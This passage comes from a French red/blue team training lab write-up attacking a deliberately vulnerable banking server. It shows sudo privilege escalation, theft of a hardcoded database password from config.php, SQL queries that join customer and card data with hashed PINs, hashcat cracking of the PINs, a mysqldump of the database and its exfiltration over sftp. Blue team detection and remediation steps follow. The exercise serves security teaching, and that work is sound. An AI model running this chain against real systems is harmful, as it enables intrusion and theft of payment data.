sudo:x:27:ste4d-,admin
admin@vulnerablelinux:~$ █
```

Ici, deux comptes repérés : ste4d- et admin.

Le compte connecté est donc lui-même dans les sudoers.

Si l'on fait :

```
sudo -s
```

l'on peut basculer en super admin.

Info : Il aurait également été possible pour cette étape, d'injecter un exploit ou d'utiliser un compte de service mal paramétré par exemple.

Livrables attendus :

- Preuve de l'escalade
- Méthode utilisée (détaillée).

Pour la BLUE team

Objectif : Comprendre comment l'élévation à été possible.

De son côté, l'équipe **BLUE** va :

Analyser les permissions

Vérifier les SUID

Vérifier les journaux sudo.

```
tail -f /var/log/auth.log | grep sudo
```

```
root@vulnerablelinux:/home/admin# tail -f /var/log/auth.log | grep sudo
2026-03-02T15:34:30.165918+00:00 vulnerablelinux sudo: admin : TTY=pts/5 ; PWD=/home/admin ; USER=root ; COMMAND=/bin/bash
2026-03-02T15:34:30.168718+00:00 vulnerablelinux sudo: pam_unix(sudo:session): session opened for user root(uid=0) by admin(uid=1001)
```

L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment repérer une intrusion réussie ?
- Comment éviter une escalade de privilège ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Mettre en place des mesures pour journaliser les connexions.

Séparer les comptes à privilèges des comptes d'utilisations courants.

Info : ici, l'utilisation n'a pas nécessité la mise en place d'un exploit, mais cela peut être le cas. Le seul moyen de s'en prémunir efficacement reste l'installations d'EDR sur les machines.

Livrables attendus :

- Chronologie de l'intrusion
- Preuves logiques (extraits de logs)

VIII. Phase 6 : Persistance

La phase de persistance ne sera pas développée dans ce TP, mais dans les suivants.

Néanmoins, plusieurs méthodes :

- Ajout d'une clé SSH
- Ajout d'un utilisateur caché
- Ajout d'un CRON malveillant + exploit

IX. Phase 7 : Actions sur objectifs

Pour la RED team

Objectif : Exfiltrer les données.

L'équipe **RED** va chercher un moyen d'accéder à la donnée.

Il va donc falloir gagner un accès à la base. Cela peut se faire via des exploit webs, mais la solution ici sera plus simple.

En effet, le site a besoin de se connecter aux bases de données afin de procéder à l'authentification et à l'affichage du tableau de bord.

De plus, l'audit du site web a mis en évidence ce fichier.

```
admin@vulnerablelinux:~$ tree /var/www/
/var/www/
├── lymouth-log
├── html
│   ├── assets
│   │   └── logo.png
│   ├── css
│   │   └── style.css
│   ├── dashboard.php
│   ├── db
│   │   └── config.php
│   ├── index.php
│   └── logout.php
└── upgrades
```

Il y a effectivement un fichier **config.php** dans **/var/www/vulnbank/db**.

Essayons de l'afficher.

```
cat /var/www/vulnbank/db/config.php
```

Celui-ci à en effet été mal protégé.

```
admin@vulnerablelinux:~$ cat /var/www/html/db/config.php
<?php
// db/config.php
$host = 'localhost';
$db = 'bank';
$user = 'vulnbank';
$pass = 'Azerty123';
$charset = 'utf8mb4';

$dsn = "mysql:host=$host;dbname=$db;charset=$charset";

$options = [
    PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    PDO::ATTR_EMULATE_PREPARES  => false,
];

try {
    $pdo = new PDO($dsn, $user, $pass, $options);
} catch (\PDOException $e) {
    die('Erreur de connexion à la base de données.');
}
```

Tentons une connexion à la base de donnée.

```
mysql -u vulnbank -p
```

```

admin@vulnerablelinux:~$ mysql -u vulnbank -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 957
Server version: 8.0.45-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

mysql> show databases;
+-----+
| Database |
+-----+
| bank      |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0,00 sec)

```

Il faut maintenant en comprendre la structure et essayer de retrouver les données qui nous intéressent. Cela se fera par des bases des Requêtes SQL.

```
SHOW TABLES FROM bank;
```

```

mysql> show tables FROM bank;
+-----+
| Tables_in_bank |
+-----+
| accounts        |
| cards           |
| cardsinfo       |
| customers       |
| investments     |
| loans          |
| transactions    |
| transfers       |
+-----+

```

Pour avoir toutes les informations, il va falloir croiser les informations présentes dans les tables.

```
mysql> Select * FROM bank.customers;
```

id	first_name	last_name	phone	address	email
1	Maya	Ross	542-8334-89	849 Beale Street, Sacramento, California 95899, United States	m.ross@randatmail.com
2	Sofia	Robinson	136-3110-72	589 Sixth Avenue, Sacramento, California 95899, United States	s.robinson@randatmail.com
3	Reid	Clark	523-2392-02	2549 Terrace Avenue, Sanger, California 93657, United States	r.clark@randatmail.com
4	Kelvin	Davis	135-4492-16	812 Maple Avenue, Sacramento, California 95899, United States	k.davis@randatmail.com
5	Stuart	Walker	243-9796-13	2419 North Piedra Road, Sanger, California 93657, United States	s.walker@randatmail.com

```
5 rows in set (0,00 sec)
```

```
mysql> select * from bank.cards;
```

id	type	customer_id	number	limit
1	master	1	8017670911	800
3	master	2	3760562880	800
4	visa	4	8994820569	500
5	master	3	8070987666	800
6	visa	5	2743016828	500

```
5 rows in set (0,01 sec)
```

```
mysql> select * from bank.cardsinfo;
```

id	card_id	expirationdate	cryptograme	pin
1	1	2026-02-18	685	101951fe7ebe7bd8c77d14f75746b4bc
3	6	2026-08-24	234	e2ad76f2326fbc6b56a45a56c59fafdb
4	3	2028-03-12	756	af8d1eb220186400c494db7091e402b0
5	4	2026-01-01	931	c629a1a0a891379024ac1a4e971baec1
6	5	2027-06-18	931	26310c700ffd1b5095454f336ae96648

```
5 rows in set (0,03 sec)
```

Maintenant que nous savons comment sont structurées les données, il faut lancer une requête qui va les agréger.

```
SELECT cu.first_name, cu.last_name, ca.number, ci.expirationdate, ci.cryptograme, ci.pin
FROM bank.customers cu
LEFT JOIN bank.cards ca
ON ca.customer_id = cu.id
LEFT JOIN bank.cardsinfo ci
ON ci.card_id = ca.id;
```

```
mysql> SELECT cu.first_name, cu.last_name, ca.number, ci.expirationdate, ci.cryptograme, ci.pin
-> FROM bank.customers cu
-> LEFT JOIN bank.cards ca
-> ON ca.customer_id = cu.id
-> LEFT JOIN bank.cardsinfo ci
ci.card_id = ca -> ON ci.card_id = ca.id;
```

first_name	last_name	number	expirationdate	cryptograme	pin
Maya	Ross	8017670911	2026-02-18	685	101951fe7ebe7bd8c77d14f75746b4bc
Sofia	Robinson	3760562880	2028-03-12	756	af8d1eb220186400c494db7091e402b0
Reid	Clark	8070987666	2027-06-18	931	26310c700ffd1b5095454f336ae96648
Kelvin	Davis	8994820569	2026-01-01	931	c629a1a0a891379024ac1a4e971baec1
Stuart	Walker	2743016828	2026-08-24	234	e2ad76f2326fbc6b56a45a56c59fafdb

```
5 rows in set (0,00 sec)
```

Il ne reste plus qu'a déchiffrer les codes PIN. Ceux-ci sont visiblement hashés.

Pour plus de facilité, les réunir dans un fichier texte.

```
(red@kali-red01)-[~/Documents]
$ cat hashes.txt
101951fe7ebe7bd8c77d14f75746b4bc
af8d1eb220186400c494db7091e402b0
26310c700ffd1b5095454f336ae96648
c629a1a0a891379024ac1a4e971baec1
e2ad76f2326fbc6b56a45a56c59fafdb
```

Il faut donc déjà identifier le type de hash :

hash-identifier 101951fe7ebe7bd8c77d14f75746b4bc

A la fin du process, les hashes qui ont été déchiffrés s'affichent.

Il est également possible de les ré afficher avec :

```
hashcat -m 0 hashes.txt pin.txt --show
```

```
(kali-red01)-[~/Documents]  
$ hashcat -m 0 hashes.txt pin.txt --show  
101951fe7ebe7bd8c77d14f75746b4bc:4093  
af8d1eb220186400c494db7091e402b0:4822  
26310c700ffd1b5095454f336ae96648:4537  
c629a1a0a891379024ac1a4e971baec1:9964  
e2ad76f2326fbc6b56a45a56c59fafdb:2187
```

Info : Plutôt que de traiter les informations sur place, il est plus intéressant de les exfiltrer pour les travailler de son côté.

Faire un dump de la base :

```
mysqldump -u vulnbank -p bank > mondump.sql
```

```
admin@vulnerablelinux:~/Documents$ mysqldump -u vulnbank -p bank > mondump.sql  
Enter password:  
mysqldump: Error: 'Access denied; you need (at least one of) the PROCESS privilege(s) for this operation' when trying to  
dump tablespaces
```

Malgré le message d'erreur, le fichier à bien été dumpé.

```
admin@vulnerablelinux:~/Documents$ ll  
total 24  
drwxr-xr-x  2 admin admin 4096 mars   2 12:57 ./  
drwxr-x--- 13 admin admin 4096 mars   2 11:16 ../  
-rw-r--r--  1 root  root  2646 févr. 27 08:54 dbinit  
-rw-rw-r--  1 admin admin 9853 mars   2 12:57 mondump.sql  
admin@vulnerablelinux:~/Documents$
```

Il faut le récupérer, par exemple avec une connexion sftp.

```
sftp admin@<ipserveur>
get <chemin/vers/fichier/distant> <chemin/vers/fichier/local>
exit
```

```
C:\Users\ochabran>sftp admin@192.168.41.228
admin@192.168.41.228's password:
Connected to 192.168.41.228.
sftp> ls
Desktop          Documents        Downloads        Music            Pictures         Public           Templates
Videos           bank_backup.sql  pin.txt
sftp> get ./Documents/mondump.sql ./mondump.sql
Fetching /home/admin/./Documents/mondump.sql to ./mondump.sql
mondump.sql      100% 9853   962.2KB/s   00:00
sftp> exit
```

Livrables attendus :

- Preuves de l'exfiltration
- Méthode utilisée

Pour la BLUE team

Objectif : Détecter la fuite.

De son côté, il est temps pour l'équipe **BLUE** de tirer les leçons de l'incident.

Analyser les différents logs applicatifs et reconstruire le déroulé de la fuite.

L'idée pour l'équipe **BLUE** est d'arriver sur les pistes de réflexions suivantes :

- Comment les attaquants ont-ils procédé ?
- Quel a été l'impact ?
- Comment sécuriser l'accès à ses données ?
- (Si déjà abordé) Faire une analyse EBIOS.

Livrables attendus :

- Rapport d'incident.
- Mesures correctives.

Conclusion

A la fin de cet exercice, les deux équipes ont pu mieux cerner les implications en terme de sécurité de la bonne configuration ou non des services sur ces systèmes d'informations.

Les failles exploitées ici sont avant tout des failles d'origine humaines.

- Utilisations de mots de passes faibles.
- Mauvaises configuration des permissions.
- Non respect des bonnes pratiques.

Revision #2

Created 2026-07-17 22:37:18 UTC by Olivier

Updated 2026-07-17 22:39:07 UTC by Olivier